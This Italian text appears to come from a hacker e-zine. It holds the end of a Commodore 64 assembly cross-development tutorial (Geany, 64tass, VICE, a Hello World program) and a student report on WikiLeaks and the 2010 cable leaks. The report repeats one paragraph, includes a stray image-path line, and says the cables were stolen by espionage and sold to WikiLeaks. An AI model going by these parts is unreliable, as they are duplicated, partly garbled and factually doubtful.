cercamon@linuxbox:~/Scaricati$ wget http://underatthack.org/uah14/crossdev64/filetypes.common
```

Questi due file vanno copiati nella directory di configurazione di Geany.

```
cercamon@linuxbox:~/Scaricati$ cp filetypes.asm filetypes.common ~/.config/geany/filedefs/
```

La scelta dei colori e del font è del tutto soggettiva, ma sappiate che i coder più nostalgici hanno ricreato in Geany la stessa atmosfera delle schermate del C64 con tanto di colori per sfondo, bordi, testo e font di caratteri TrueType "originale" (se anche voi non potete farne a meno: *# wget http://underatthack.org/uah14/crossdev64/CBM-64.TTF).*

Adesso che abbiamo tutti i pezzi al loro posto (cross-compiler **64tass**, emulatore VICE **x64**, editor IDE **geany**), quello che dobbiamo fare è "collegare" questi tre strumenti in modo che costituiscano la catena di compilazione ed esecuzione dei nostri programmi in assembly per il C64. E per fare questo vi basta lanciare **geany** e dal menu "**Genera**" selezionare "**Set Build Commands**". Nella prima riga della finestra che compare al centro dello schermo, premete sul pulsante dell'etichetta e cambiatela in "Compila & Esegui". Nella casella di testo accanto inserite il comando:

```
64tass "%f" -o "%e.prg" | x64 "%e.prg"
```

e confermate la finestra con "OK". La macro appena inserita è proprio quello che ci occorre per compilare il nostro codice sorgente assembly ed ottenere nella stessa directory il file eseguibile per C64 con estensione **.prg** (di default per il sistema operativo del Commodore 64). L'eseguibile .prg viene poi lanciato da linea di comando direttamente all'interno dell'emulatore VICE x64. Il risultato di tutto questo è che con un semplice comando da menu o con la pressione di un tasto (associando per esempio la macro ad un tasto funzione) il programma per C64 su cui abbiamo lavorato viene eseguito nell'emulatore, consentendoci un rapido test e tutti i controlli necessari per un eventuale debug. E' davvero utile: possiamo compilare ed eseguire in VICE il codice sorgente in meno di 3 secondi e se qualcosa non va possiamo chiudere VICE con Alt+Q o Alt+F4 e tornare velocemente a Geany per correggere o proseguire con lo sviluppo.
Adesso siamo davvero pronti per cominciare a scrivere il nostro primo programma assembly per C64.

4. Hello UnderAttHack!

Potevamo sfuggire alla dura legge che impone come primo programma da compilare per qualsiasi linguaggio che sia stato concepito da mente umana il famigerato "Hello World!"? Certo che no! Ma almeno usiamo "l'esempio degli esempi" per imparare (o ripassare) un po' di sintassi Turbo Assembler (per noi 64Tass). Ecco qua un semplice programmino per stampare sullo schermo vuoto una stringa di caratteri.

Filename: http://underatthack.org/uah14/crossdev64/hello_uah.asm

```
;---
;--- header: costruisce la riga BASIC con il comando SYS per lanciare il programma
;--- in modo automatico all'interno dell'emulatore VICE x64

            * = $0801                   ; locazione di memoria 2049
                                        ; scriviamo il comando SYS del BASIC
            .word ss,2005               ; seguito dal comando RUN
            .null $9e,^2064             ; riga con il comando SYS 2064
ss          .word 0
;-------------------------------------------------------------------------------

            * = $0810                   ; il programma inizia alla locazione $0810 = 2064

            ldy #$00                    ; registro Y = 0, lo usiamo come contatore
print       lda mystr,y                 ; carichiamo un carattere dalla sequenza "mystr" nel registro A
            jsr $ffd2                   ; lo stampiamo sul video con una routine standard della ROM
            iny                         ; incrementiamo Y - prossimo carattere
            cpy #numch                  ; confronta Y con il numero dei caratteri di "mystr"
            bne print                   ; se Y non è uguale all'ultimo carattere torna a stampare
            rts                         ; altrimenti esci dal programma

mystr       .byte 147                   ; codice 147 = $93 - passato alla routine $FFD2 CHROUT serve
                                        ; a cancellare lo schermo a caratteri
            .text "HELLO UNDERATTHACK!" ; la stringa da stampare

numch       = *-mystr                   ; questo è un piccolo hack consentito dal compilatore
                                        ; serve a ricavare la lunghezza della stringa
                                        ; * = indirizzo di inizio programma in memoria
                                        ; mystr = indirizzo di inizio stringa in memoria
                                        ; (* - mystr) sottraendo i due indirizzi si trova
                                        ; lunghezza della stringa da stampare (var. numch)
```

Il programma, pur nella sua semplicità, fornisce molte informazioni su come scrivere codice assembly per il C64. La parte contrassegnata con "header" ci permette di far precedere il programma vero e proprio da un mini-listato in linguaggio BASIC per il C64, che come molti ricorderanno, è praticamente "fuso" con il sistema operativo, nel senso che per la gestione di file da cassetta o disco, dell'input/output, delle periferiche si fa ricorso a routine, comandi e istruzioni che fanno parte dell'interprete BASIC integrato nelle ROM della macchina. Il listato BASIC risultante dalle prime righe del nostro codice sarà semplicemente:

```
2005 SYS2064
```

Dopo la compilazione con 64Tass avremo ottenuto il programma hello_uah.prg che è un eseguibile per C64. Esso contiene il codice macchina che stampa la stringa "Hello UnderAttHack!" a video ed il mini listato BASIC che in pratica lo esegue automaticamente dopo che questo è stato caricato dall'emulatore VICE x64. Ricordate la macro che abbiamo abilitato in Geany? Questa eseguirà la compilazione del codice e lo lancerà all'interno di VICE. All'apertura, l'emulatore si occuperà di caricare ed eseguire automaticamente il programma hello_uah.prg con RUN, il comando BASIC del C64 per lanciare applicazioni. Comodo, no? Il resto del codice è ampiamente commentato e per chi abbia almeno un'infarinatura di assembly per qualunque sistema non dovrebbe presentare alcun problema.

5. Conclusioni

Naturalmente il vantaggio di disporre di un ambiente di cross-development come quello descritto finora è poter costruire e mantenere applicazioni ben più complesse e senza dubbio più accattivanti di un banale "Hello World". Nello sterminato mondo del software per C64 potete trovare davvero di tutto: migliaia di giochi, centinaia di applicazioni per ufficio (persino un ambiente grafico a finestre come Geos64), strumenti per la grafica e per il suono, software didattico e demo, intro, cracktro, ecc. Ancora oggi molti programmatori attivi continuano a sfornare software per ciascuna delle categorie appena menzionate, oltre a creare i tool di sviluppo per semplificare il lavoro altrui su diverse piattaforme oltre che sullo stesso Commodore 64. Basti pensare che anche nel campo hardware sono state prodotte estensioni per aumentare la potenza del piccolo home computer, dalla CPU all'uso di dischi IDE, schede e cavi per collegarlo facilmente ad un PC, interfacce per connetterlo alla rete Internet, cartridge per far girare un sistema operativo Unix-like e mille altri *hack* per utilizzare l'amato home computer in ogni ambito e contesto.

Uno dei filoni ancor oggi fra i più attivi nella scena legata al C64 è senza dubbio quello connesso alla programmazione di demo, un campo di applicazione per i 64-coder di tutto il mondo dove il divertimento si sposa in pieno con il fattore sociale di cui abbiamo parlato all'inizio di questo articolo. In Rete i programmatori si incontrano e si confrontano, riuniti in gruppi dalla decennale esperienza, per mostrare agli altri il proprio lavoro, frutto di tecniche di programmazione avanzate e della collaborazione di grafici, musicisti e maghi del codice.

Lo spazio qui a disposizione non è certamente sufficiente per approfondire con qualche esempio la programmazione di demo, né per rivedere insieme la sintassi e le caratteristiche dell'assembly applicato ad una macchina come il C64. Per saperne di più, potete intanto fare riferimento alla bibliografia in calce all'articolo, volutamente stringata. Le risorse in rete ed i riferimenti bibliografici, al pari delle considerazioni viste in precedenza per la quantità di software reperibile, sono virtualmente interminabili. E poi potete scrivere a UAH (underatthack@gmail.com) per richiedere informazioni specifiche, assistenza e, perché no?, inviare i vostri migliori lavori in codice assembly per il C64. E' stupefacente cosa si riesce a tirar fuori da una CPU a 8-bit e 1Mhz, 64 kilobyte di RAM, un chip per la grafica ed uno per il suono e con tanta passione, impegno e altrettanto divertimento! Vi auguro allora *happy 64-coding!*

cercamon

Un ringraziamento particolare a Hermit (Mihály Horváth) e ad Ice00 (Stefano Tognon) per la loro disponibilità.

Bibliografiaessenziale di risorse web per il C64

[CSDB] Commodore 64 Scene DataBase: http://noname.c64.org/csdb/
C64.com: http://www.c64.com/
Lemon64: http://www.lemon64.com/
CodeBase64: http://codebase64.org/doku.php
C64.org: http://www.c64.org/
JaC64: http://www.jac64.com/
SIDRipAlliance: http://www.sidripalliance.com/
Games That Weren't: http://www.gamesthatwerent.com/
CBM8Bit: http://www.cbm8bit.com/
Cache64: http://www.cache64.com/
GameBase64: http://www.gamebase64.com/

Commodore 64 Italia: http://www.c64italia.altervista.org/
Ready64: http://ready64.it/

VICE Team: http://www.viceteam.org/
64Tass: http://sourceforge.net/projects/tass64/

Pouet: http://www.pouet.net/

Il caso WikiLeaks

Introduzione

Informazione e riservatezza sono le due variabili che entrano in gioco ogni qual volta si comunichi una notizia. Di recente questa tematica è stata posta al centro del dibattito che ha coinvolto opinionisti e giornalisti in relazione al caso WikiLeaks. Per questo motivo il nostro gruppo ha scelto di analizzare in maniera approfondita questa organizzazione, il suo funzionamento, gli scandali che ha reso pubblici e le vicissitudini che hanno coinvolto il suo portavoce Julian Assange. Analizzando questo caso ci siamo resi conto di quanto importante sia il ruolo dell'informazione e quanto labile sia il confine tra questa e la riservatezza. Colui che fa informazione si pone intellettualmente tra il fatto e la diffusione della conoscenza di esso, spronando il civis a prendere conoscenza e coscienza di tematiche meritevoli, perché innovative e degne di considerazione. Ma allora cosa è bene rendere pubblico e cosa no? Cosa si può e si deve sapere? Cosa è legittimo sapere? I leader del mondo e la magistratura dei paesi colpiti dalla fenomeno WikiLeaks fanno considerazioni riguardo la libertà d'informazione e il diritto alla riservatezza.

Dopo un'attenta ricerca del materiale nell'archivio della Biblioteca centrale dell'Università di Pavia (sono stati controllati i maggiori quotidiani nazionali – la Repubblica, il Corriere della Sera - e i periodici – l'Espresso, Panorama – del periodo compreso tra Agosto e Dicembre 2010) il lavoro è stato suddiviso in tre parti: Antonella ha curato la parte introduttiva esplicitando cosa è WikiLeaks, la sua storia legata a Julian Assange e come funziona; Giulia ha curato l'analisi e la sintesi delle notizie divulgate dall'organizzazione con un approfondimento al caso italiano; Alessandro ha curato le reazioni dei governi a seguito delle pubblicazioni dei cable riservati, le accuse mosse nei confronti del portavoce di WikiLeaks e le riflessioni conclusive.

.

Silenzio. Parla Wikileaks.

Cos'è WikiLeaks? Il termine trae origine dalla fusione di due vocaboli inglesi: wiki, neologismo indicante l'aggiornamento immediato di informazioni sul web e leaks, che in gergo significa fuga, ossia perdita di notizie. Più in generale, si tratta di un'Organizzazione no profit nata nel 2006 e riconosciuta a livello internazionale, che permette la diffusione di materiale riservato, generalmente di carattere governativo e fortemente occultato perché in grado di deturpare l'immagine delle entità statali.

Vediamo come l'Associazione WikiLeaks entra in possesso di tali informazioni. Grazie a straordinarie operazioni di spionaggio, sono stati trafugati migliaia di cable, documenti serrati da un elevato sistema di cifratura e quindi estremamente segreti. Questi sono stati poi venduti a Wikileaks che li ha trasferiti sul sito sotto forma di linguaggio cablato. I cable o cablogrammipossono essere inviati mediante "macchine telescriventi" che sfruttano impulsi elettrici codificati e perciò altamente criptati, oppure attraverso le cosiddette "bolgette diplomatiche": plichi serrati per mezzo dei quali è possibile importare ed esportare documenti senza effettuare il regolare controllo al passaggio della dogana.

Non appena WikiLeaks riceve le informazioni, le cui fonti sono preservate dall'anonimato, ne verifica l'autenticità ancor prima di pubblicarle, onde evitare che la cattiva diffusione di rumores possa altresì danneggiare la trasparenza per la quale l'associazione stessa da anni lavora.

Il leader dell'associazione è Julian Assange. Egli muove i primi passi nel mondo dell'informatica sin da quando inizia a praticare l'esercizio di hacker, facendosi chiamare Mendax (pseudonimo estratto da una frase di Orazio che designa la caratteristica dell'essere mendaci). Genericamente questa figura viene confusa dai giornalisti con quella del "cracker" i cui fini sono illeciti; l'hacker, invece, ha il "compito di mettere a disposizione le sue competenze per fare emergere verità spesso scomode". E' nel 1991 che Assange fu accusato di aver effettuato l'accesso via modem al sistema informatico del Dipartimento della Difesa americano e con le accuse per attività informatiche illecite, viene condannato. Uscito dal carcere, nel 2003 si iscrive all'Università con lo scopo di approfondire gli studi di matematica e fisica senza però conseguire il titolo di laurea.

Nell'anno 2006 crea il sito di WikiLeaks in collaborazione con un gruppo di hacker e quattro anni dopo vengono diffusi ben 251.847 documenti, nei quali si svelano notizie relative alle guerre in Afghanistan e in Iraq, i rapporti tra leader internazionali e la gestione del campo di prigionia di Guantanamo. A nome di tutta l'Organizzazione e in qualità di leader della stessa, Assange si ritiene fortemente contrario alle politiche autoritarie dei governi che vincolano le libertà dei cittadini. "Il nostro lavoro è proteggere gli informatori, informare l'opinione pubblica e far sì che la verità storica non sia negata". Minacciato di morte per essersi inimicato i potenti, Assange dichiara che qualora fosse eliminato e fisicamente e tecnicamente, si giocherebbe il tutto per tutto: "L'archivio CableGate è stato sparpagliato, insieme a materiale significativo dagli Usa e da altri Paesi, presso oltre 100mila persone in forma cifrata. Se a noi succede qualcosa, le parti chiave verranno pubblicate immediatamente[…] La storia vincerà. Il mondo sarà elevato a un livello migliore". Evidentemente ne sa più Assange di tutti gli Stati messi insieme; di fatti, egli, detiene un potere ancora più forte di quello governativo: l'informazione.

crea il sito di WikiLeaks in collaborazione con un gruppo di hacker e quattro anni dopo vengono diffusi ben 251.847 documenti, nei quali si svelano notizie relative alle guerre in Afghanistan e in Iraq, i rapporti tra leader internazionali e la gestione del campo di prigionia di Guantanamo.

A nome di tutta l'Organizzazione e in qualità di leader della stessa, Assange si ritiene fortemente contrario alle politiche autoritarie dei governi che vincolano le libertà dei cittadini. "Il nostro lavoro è proteggere gli informatori, informare l'opinione pubblica e far sì che la verità storica non sia negata". Minacciato di morte per essersi inimicato i potenti, Assange dichiara che qualora fosse eliminato e fisicamente e tecnicamente, si giocherebbe il tutto per tutto: "L'archivio CableGate è stato sparpagliato, insieme a materiale significativo dagli Usa e da altri Paesi, presso oltre 100mila persone in forma cifrata. Se a noi succede qualcosa, le parti chiave verranno pubblicate immediatamente[…] La storia vincerà. Il mondo sarà elevato a un livello migliore". Evidentemente ne sa più Assange di tutti gli Stati messi insieme; di fatti, egli, detiene un potere ancora più forte di quello governativo: l'informazione.

Ad oggi Julian Assange è sotto processo con l'accusa di reati sessuali mentre il suo sito, nella versione ufficiale, è stato chiuso in data 2 dicembre 2010. Tali avvenimenti non hanno tuttavia frenato la volontà degli utenti di creare siti specchio, cosiddetti mirror, (pari a 1600) che ne riproducono le medesime caratteristiche dando luogo ad "una, cento, centomila Wikileaks". In una delle domande fatte nella chat privata del sito The Guardian e riportate sulla Repubblica del 4 dicembre 2010, Assange spiega il motivo per cui si è pericolosamente esposto sotto i riflettori dei media, data l'alta carica che ricopre all'interno dell'Associazione: "All'inizio mi sono molto impegnato affinché Wikileaks non avesse un volto, perché non volevo che alcun ego giocasse una parte delle nostre attività […] Ma ciò ha presto creato una enorme curiosità per scoprire quali individui ci rappresentassero. Alla fine, qualcuno doveva essere responsabile davanti a un pubblico e solo una leadership disposta a essere pubblicamente coraggiosa poteva sinceramente chiedere che le fonti corressero rischi per il bene comune".

E' tramontato il tempo in cui i governi distribuivano panem et circenses. Con WikiLeaks sorge l'alba dell'informazione chiara, pulita e trasparente. E come dice Assange stesso: «La domanda che dobbiamo porci è quale tipo di informazione sia importante nel mondo, quale tipo di informazione può realizzare le riforme. Esiste una montagna di informazioni che le organizzazioni con un grosso sforzo economico stanno cercando di occultare. Quando l'informazione viene a galla, c'è una speranza di fare qualcosa di buono».

Le rivelazioni di WikiLeaks

Guerra in Afghanistan

Per anni ci è stato raccontato che i soldati italiani aiutavano la popolazione afghana in missioni di pace, in realtà le truppe italiane hanno partecipato a circa 200 scontri (secondo solo le notizie trasmesse agli Stati Uniti) tenuti segreti, combattendo al fianco degli americani e delle truppe afghane. L'Espresso, nel numero uscito il 21 ottobre 2010, ha presentato in anteprima mondiale un dossier sintesi dei circa 14 mila rapporti dell'intelligence americana. "Un diario impressionante in cui sono elencate centinaia di combattimenti, con decine di italiani feriti in modo più o meno grave di cui non si è mai saputo nulla" Il dossier elenca e descrive i vari combattimenti con minuzia e fa riferimento anche al numero di morti, feriti, civili e non. La situazione afghana appare così molto più complessa e intricata di quanto ce la facessero apparire. Dai resoconti dell'intelligence affiora un senso di sfiducia e inaffidabilità nei confronti delle forze afghane che spesso agiscono in maniera incoerente: "-molti dei poliziotti lasciano i loro posti di lavoro e spesso si arruolano nelle fila dei talebani. Molti lo fanno perchè non vengono pagati. Non è chiaro dove vanno a finire i soldi destinati agli stipendi-. Gli agenti arrotondano con i sequestri di persona, a danno di possidenti, un business molto proficuo: -si pensa che i rapitori ed alti ufficiali della polizia siano d'accordo-." L'apice della contraddizione viene raggiunto il 21 dicembre a Herat dove scoppia una battaglia tra poliziotti afghani e soldati della medesima nazionalità. Infine altro elemento di rilievo è la messa in luce dell'utilizzo dei bambini nelle operazioni criminali; essi vengono addestrati con lo scopo di diventare kamikaze alla guida di autobombe.

Collateral Murder

Il 5 aprile dello scorso anno è stato diffuso da WikiLeaks un video del Pentagono che ha reso note le immagini della uccisione a Baghdad di dodici persone. Nell'attacco aereo è stato ucciso il fotografo NamirNoor-Eldeen il cui teleobiettivo era stato, forse troppo frettolosamente, scambiato per un lanciarazzi.

Il filmato, realizzato il 12 luglio 2007 dalla telecamera di un elicottero Apache americano, contiene anche la registrazione degli scambi tra i soldati americani che sollecitano l'autorizzazione ad intervenire quando intravedono degli oggetti oblunghi in spalla a due uomini in strada. Il pilota dell'Apache, dopo aver comunicato al proprio comando diaver individuato "cinque o sei individui con AK-47", chiede il permesso "di aprire il fuoco".
"Guardate quei bastardi morti!", esclama uno dei piloti dopo il primo attacco contro il gruppo. Quando poi un furgone sopraggiunge e si accinge a prestare soccorso ai feriti, l'equipaggio dell'elicottero chiede il permesso per poter aprire nuovamente il fuoco. "Forza, lasciateci sparare", esclama uno dei soldati. Dal video emerge anche la presenza di due bambini a bordo dell'automezzo che rimarranno feriti nell'attacco. Da ultimo uno dei soldati, a giustificare il proprio operato, esclama "È colpa sua, non doveva portare i bambini nella battaglia!". Il video prosegue con immagini che mostrano i soldati americani, successivamente arrivati sul luogo dell'incidente, tentare di salvare i bambini feriti.

Guantanamo

Guantanamo Bay è un campo di prigionia di massima sicurezza dove sono custoditi i prigionieri di guerra iracheni, afgani e molti altri sospettati di terrorismo. S'intitola "Camp Delta standard operating procedures" il documento, risalente al 27 marzo 2003 pubblicato da WikiLeaks e corredato dalle cartine del campo, nel quale sono elencate tutte le procedure da attuare. Ogni prigioniero è classificato in una di quattro possibili categorie: "Unrestricted access" (può essere visitato dagli inviati dell'organizzazione umanitaria senza restrizioni), "restricted access" (i rappresentanti della Croce Rossa possono solo rivolgergli domande sulla sua salute"); "visual access" (possono solo visitarlo dal punto di vista medico ma senza parlargli), "no access" (il prigioniero non può essere visitato).
I detenuti sono assegnati a diversi "blocchi" in base al livello più o meno grave e "punitivo" di detenzione. I livelli sono 5 e due minuziosissime tabelle prevedono cosa può avere (in termini di generi di conforto) e cosa può fare (in termini di attività autorizzate o meno) chi è assegnato a ciascuno di questi livelli.
Carta e matita sono concessi solo al primo livello mentre tutti i detenuti qualunque sia il grado di restrizione cui sono sottoposti, possono pregare, mangiare i pasti autorizzati, leggere il corano, parlare con i detenuti della cella adiacente senza gridare lavarsi in cella, stendere i vestiti ad asciugare. Al primo livello sono concesse 3 docce alla settimana (due a tutti gli altri) e tre periodi giornalieri (2 dal secondo al quinto) di ricreazione all'aperto (nei cortili chiusi da cancellate) ciascuno di 20 minuti. Nessuno, però, può stendere una coperta o un lenzuolo davanti all'ingresso della cella per proteggersi dal sole o dalla luce.

Dispacci delle ambasciate americane


R2
il lunedì de la Repubblica
WikiLeaks, tempesta sul mondo
Gli Usa su Berlusconi: "Vanitoso, incapace, portavoce di Putin". L'allarme di Hillary
La Ue salva l'Irlanda, sì al piano aiuti
"Io, Saviano e le paure della Rai"

A partire dal 28 novembre 2010 WikiLeaks ha pubblicato informazioni riguardati statisti e rapporti diplomatici, che hanno portato l'America a veder rivelati tutti i suoi giudizi riguardo i leader stranieri, che siano essi alleati o nemici. Vengono rese pubbliche le due fasi che guidano la politica estera degli Stati Uniti: l'intelligence gathering (raccolta delle informazioni) e la decisionmaking (processo decisionale).

Oltre alla politica estera, alla Casa Bianca interessano i vizi personali, i difetti politici, le strategie e gli scheletri negli armadi degli statisti. Per la nostra analisi sono stati presi in considerazione i numeri della Repubblica del 27, 29 e 30 novembre e del 3 dicembre 2010. Negli articoli del 27 novembre, precedenti alla pubblicazione del materiale, viene sottolineato lo stato di allarme e preoccupazione " Il terremoto non è ancora arrivato, ma le scosse di avvertimento che lo precedono sono già pesantissime. A poche ore dalla pubblicazione di 3 milioni di documenti segreti del dipartimento di Stato, la diplomazia americana trema e con essa i governi di tutto il mondo." La tensione si è maggiormente sentita in Gran Bretagna quando il governo ha deciso di diramare nei confronti dei media una DA Notice ovvero una richiesta ufficiale di non pubblicare i file di WikiLeaks, rovinosi per le strutture militari e per le operazioni di intelligence.

Molto più interessanti sono gli articoli del 29 novembre che riportano il contenuto dei cable pubblicati. La prima pagina del quotidiano presenta una carrellata di immagini di statisti con in didascalia il commento che gli ambasciatori americani hanno inviato a Washington. Analizziamo in prima istanza le informazioni relative all'Italia di Berlusconi contenute in 2890 cable ad essa riservati. "-Incapace, vanitoso e inefficiente-. -Fisicamente e politicamente debole-. Fiaccato dalle -frequenti e lunghe nottate-. Protagonista di -festini selvaggi-. Un premier che -suscita a Washington sfiducia profonda-. Anche per quella sua -relazione straordinariamente stretta- con il leader russo Vladimir Putin. Di più. Di Putin, il presidente del consiglio italiano è il -portavoce in Europa-. E con il leader, criticatissimo in America anche per i diritti umani, scambia -regali lussuosi- e divide -lucrosi contratti energetici-." Questo è il ritratto di Silvio Berlusconi ad opera di ElizabethDibble, diplomatica americana che in quel periodo risultava il vero leader dell'ambasciata statunitense a Roma.

Il 2giugno 2009 Hillary Clinton, tramite un telegramma, chiede "ogni informazione sulla relazione personale fra Putin e Berlusconi, quali investimenti personali, se ci sono, posso in qualche modo guidare le loro scelte politiche ed economiche?".

Ed ecco che in cable successivi vengono svelate preoccupazioni riguardanti il rapporto privilegiato tra i due. Viene sottolineata anche la presenza di un terzo personaggio: un mediatore italiano che parla russo.

Questo intermediario dovrebbe corrispondere alla figura di Valentino Valentini, interprete sempre presente al fianco di Berlusconi, ormai un suo uomo fidatissimo, che probabilmente custodisce delicatissimi segreti. Le informazioni relative a contratti in campo energetico si riferiscono all'accordo Eni-Gazprom. A riguardo l'Italia è posta di fronte alla scelta di rifornimento tramite il Nabucco, gasdotto che trasporta il metano dall'Azerbaijan e dal Medio Oriente all'Europa, o tramite il South Stream che dal 2015 dovrebbe fornire l'Europa meridionale aggirando l'Ucraina. UE e USA si schierano per il Nabucco. Berlusconi tramite Valentini cerca invece un'intesa con la Gazprom per l'utilizzo del South Stream. L'accordo, fallito nel suo piano originario, si conclude con la possibilità della Gazprom di vendere una quota del gas direttamente in Italia. Il 13 gennaio 2009 ElizabethDibble commenta "la politica energetica dell'Italia riflette troppo spesso le priorità russe piuttosto che quelle europee". Immediata la reazione del premier secondo il quale "aver garantito rifornimenti sicuri di gas dalla Russia significa aver fatto l'interesse nazionale" infatti diversificando i rifornimenti con l'Algeria, la Libia e la Russia non si rischia una crisi come quella che ha investito l'Ucraina. Nonostante ciò in alcuni documenti pubblicati dall'organizzazione di Assange si legge del sospetto di da parte dell'ambasciatore a Roma Ronald Spogli di guadagni del primo ministro italiano attraverso accordi bilaterali firmati fra Eni e Gazprom.

Sul numero della Repubblica di venerdì 3 dicembre viene riportata una nota informativa di ElizabethDibble al presidente Obama che risale alla prima visita di Berlusconi a Washington del giugno 2009 in cui afferma "il primo ministro è un alleato imprevedibile. Si può essere tentati di liquidarlo come un interlocutore frivolo, a causa delle sue manie personali, le gaffe pubbliche, e i suoi giudizi politici talvolta imprevedibili, ma riteniamo che questo sarebbe un errore. Nonostante i suoi difetti, Berlusconi è stato al centro della politica italiana per gli ultimi 15 anni e tutto indica che lo sarà ancora a lungo. Quando è stato possibile coinvolgerlo nel raggiungimento di obbiettivi comuni, si è dimostrato un alleato e un amico degli Stati Uniti".

Nei dossier di WikiLeaks riguardanti più da vicino la vita privata del premier, l'ambasciatore David Thorne, nelle comunicazioni del 22 e 23 ottobre 2009, riporta le confidenze di Gianni Letta, sottosegretario alla presidenza del consiglio, e di Giampiero Cantoni, presidente della commissione Difesa al Senato.

Il primo rivela che Berlusconi è -privo di energie, debole fisicamente e politicamente-; il secondo confida all'ambasciatore che i test medici sono -un completo disastro- probabilmente a causa delle -frequenti nottate- e della -predilezione per i party scatenati- che non gli consentono -di riposare sufficientemente-. Lo stesso Thorne fa notare che il presidente del consiglio -si è brevemente appisolato- durante il primo ricevimento ufficiale.

Le reazioni di Berlusconi, Letta e Cantoni sono di negare le informazioni presenti in questi cable. Il premier assicura che gli Stati Uniti sanno benissimo che non ci sono interessi personali e che cura solamente quelli italiani e del Paese. Gianni Letta smentiscele informazioni che lo riguardano in prima persona: mai ha descritto il presidente Berlusconi fisicamente debilitato dalle troppe feste. Cantoni in un'intervista afferma che non ha mai parlato con i diplomatici della salute del premier, né dei suoi festini, né delle sue abitudini sessuali. In generale le reazioni di Palazzo Chigi sono quelle di banalizzare le rivelazioni e il loro significato, minimizzare e limitare catastrofici effetti internazionali.

Numerosi sono anche i giudizi svelati riguardo ad altri statisti. Nicolas Sarkozy è descritto come un -arrogante imperatore senza vestito dell'imperatore, un uomo autoritario senza un grande seguito-.


Gheddafi è -volubile e ipocondriaco, fa filmare i suoi controlli medici. Usa il Botox contro le rughe. Ha paura dei lunghi voli, dei piani alti. Non può viaggiare senza avere al suo fianco l'infermiera GalynaKolotnytska, una bionda e sensuale ucraina-. Il presidente dell'Iran Ahmadinejad è paragonato a Hitler della cui elezione il popolo iraniano si pentirà amaramente. Il dittatore nordcoreano Kim Jong-il è un -vecchio rimbecillito dopo l'ictus-. Hamid Karzai, il presidente dell'Afghanistan è descritto come -un paranoico, circondato dalla corruzione, con un fratellastro a capo del narcotraffico.

Ma perché l'America è interessata ad avere tutte queste informazioni frivole, futili e mondane riguardanti statisti alleati e non?

Bisogna risalire al 2005, quando venne creata sotto l'amministrazione Bush la Humint (Human Intelligence), "un servizio segreto che si occupa della gente" che ha come obbiettivo la raccolta di informazioni dopo l'11 settembre. Una direttiva del 2008, la nationalHumint Collection directive, elenca le azioni che i diplomatici devono adottare: raccogliere dati di base, numeri di telefono degli interlocutori, e-mail, numeri di carte di credito e delle tessere frequent flyer, per seguire gli spostamenti dei politici.

Informazione e Riservatezza

Il caso WikiLeaks: Assange accusato di stupro: complotto? Abuso di informazioni private per sbarazzarsi di un individuo "scomodo"?
Qual è il confine tra le informazioni che possono e devono essere divulgate e la vita privata delle persone? Qual è il confine tra informazione e riservatezza?



Le reazioni del governo contro Assange.

Il caso WikiLeaks è stato un fulcro mediatico. Ricchissima fonte di informazione, il sito è stato accusato di aver leso la riservatezza dei più importanti uomini e organi internazionali, pubblicandone documenti segreti. In seguito a questo scandalo ne sussegue un altro: Julian Assangeviene accusato di stupro e molestie sessuali.
Nello specifico, accusato di aver avuto rapporti sessuali non protetti con Anna Ardin e Sofia Wilén, e di aver rifiutato di sottoporsi ai test sulle malattie sessualmente trasmissibili, condotta ritenuta in Svezia criminosa.
Dopo le accuse di stupro però, sono molti quelli che si sono chiesti se quest'ultima accusa sia vera o frutto di un "complotto" per "sbarazzarsi" di Assange e delle sue pubblicazioni scomode… Se così fosse, ci troveremmo davanti ad un fatto gravissimo: informazioni false e strumentalizzate: rendere pubbliche vicende private per sporcare l'immagine di un individuo…
Se invece fosse davvero uno stupratore!? Non è la prima accusa di molestie pervenuta nei suoi confronti, ricordiamo infatti anchequella di Stoccolma, per esempio. Il sospetto di mala-giustizia dall'altra parte, potrebbe essere opinabile, in quanto le accuse sono state emesse e ritrattate più di una volta.
